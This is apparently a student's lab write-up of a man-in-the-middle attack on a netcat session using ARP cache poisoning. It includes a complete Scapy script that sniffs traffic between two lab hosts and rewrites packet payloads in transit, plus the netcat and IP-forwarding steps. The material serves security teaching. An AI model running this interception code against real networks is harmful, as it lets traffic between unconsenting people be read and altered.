
- The filter I used will filter out the packets that are generated by the attacker. Let's type something on host A and see the results.



- Our Man-In-The-Middle attack on Telnet is successful.


Task 3: MITM Attack on Netcat using ARP Cache Poisoning

- For this task, I developed mitm_nc.py. Below is code.




```
root@4244f48139b5:/volumes# cat mitm_nc.py
#!/usr/bin/env python3
from scapy.all import *

IP_A = "10.9.0.5"               # A's IP
MAC_A = "02:42:0a:09:00:05"
IP_B = "10.9.0.6"               # B's IP
MAC_B = "02:42:0a:09:00:06"
name = "MUTAHAR"                # Length of my first name is 7

def spoof_pkt(pkt):
    """
    Function to SNIFF & SPOOF Telnet TCP Packets
    """
    # Packet modification from A to B (or Client to Server)
    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
        # Create a new packet based on the captured one.
        newpkt = IP(bytes(pkt[IP]))     # Copy the IP layer
        del(newpkt.chksum)              # Delete IP checksum
        del(newpkt[TCP].payload)        # Remove the TCP payload
        del(newpkt[TCP].chksum)         # Delete TCP checksum

        # Replace my name with A's
        if pkt[TCP].payload:
            captured_data = pkt[TCP].payload.load
            modified_data = re.sub(r'MUTAHAR', r'AAAAAAA', captured_data.decode())      # Replace my name with 'A's
            send(newpkt / modified_data)                                                # Send the modified packet
        else:
            send(newpkt)  # Simply forward the packet if there is no payload

    # No packet modification from B to A (or Server to Client)
    elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
        newpkt = IP(bytes(pkt[IP]))     # Copy the IP layer
        del(newpkt.chksum)              # Delete IP checksum
        del(newpkt[TCP].chksum)         # Delete TCP checksum
        send(newpkt)                    # Forward the packet

filter = 'tcp and (ether src {A} or ether src {B})'
my_filter = filter.format(A = MAC_A, B = MAC_B)
pkt = sniff(iface = "eth0", filter = my_filter, prn = spoof_pkt)
```

- We proceed similarly as we did for Task 2. We first enable IP forwarding and establish a netcat connection and then once the connection is established, we disable IP forwarding and then run the code.
- On the server side use the command `# nc -lp 9090` and on the client side use `# nc 10.9.0.6 9090` to establish the netcat connection.



- Now let's communicate between client and server.



- Note here in the communication, I myself typed **`Client`** → and **`Server`** →, so that the communication becomes meaningful.
- Clearly, the attack was successful and the Man-In-The-Middle attack has been completed on netcat using ARP Cache Poisoning attack as well.